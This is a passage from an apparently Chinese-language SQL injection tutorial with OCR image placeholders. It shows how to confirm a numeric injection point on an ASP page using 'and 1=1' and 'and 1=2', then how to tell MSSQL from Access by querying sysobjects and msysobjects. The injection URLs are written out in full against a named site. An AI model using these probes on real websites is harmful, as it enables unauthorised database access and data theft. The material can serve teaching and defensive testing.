


图 1

这说明这个连接肯定有问题，继续提交http://nohack.me/index/feedbackinfo.asp?new_id=8136+and+1=1




图 2




图 6




图 3

页面返回正常，如图2。

再提交http://nohack.me/index/feedbackinfo.asp?new_id=8136+and+1=2

页面出现错误信息，如图3。说明这是个数字型的注入点。

现在知道这是一个注入点了，接下来还需要判断它是什么类型的数据库。提交http://nohack.me/index/feedbackinfo.asp?new_id=8136 and exists (select count(*) from sysobjects)结果返回错误，如图4。

这就说明此网站采用的数据库并不是MSSQL。如果页面正常返回，那就可以证明数据库是MSSQL的。这个句子的意思是查询sysobjects表里的记录数是否大于0！如果返回正常，说明大于0，也就说明存在sysobjects这个表，因为这个表是MSSQL数据库里特有的，所以确定数据库为MSSQL！如果返回错误，那就不是！那么此数据库很有可能是access的，继续提交http://nohack.me/index/feedbackinfo.asp?new_id=8136 and exists (select count(*) from msysobjects)，同样返回错误页面，如图5。

返回错误页面在意料之内，msysobjects表是access数据库自带的。在默认情况下，是没有权限查询这个表里的数据的。不过错误信息会提示"不能读取记录；在'msysobjects'上没有读取数据权限。"，如图6。如果返回的是这个错误信息的话，那就证明是access数据库了。但是这个目标返回的不是这个错误信息，但是也确定它就是access数据库，返回错误页面信息不同，是因为程序采用不同接口连接access数据库。有一个口诀是这样的：如果提交and exists (select count(*) from sysobjects)返回正常页面，那就是MSSQL数据库，如果两条都不正常，那就是access数据库了。

数据库类型判断完成，阿宝继续使用order by方式测试

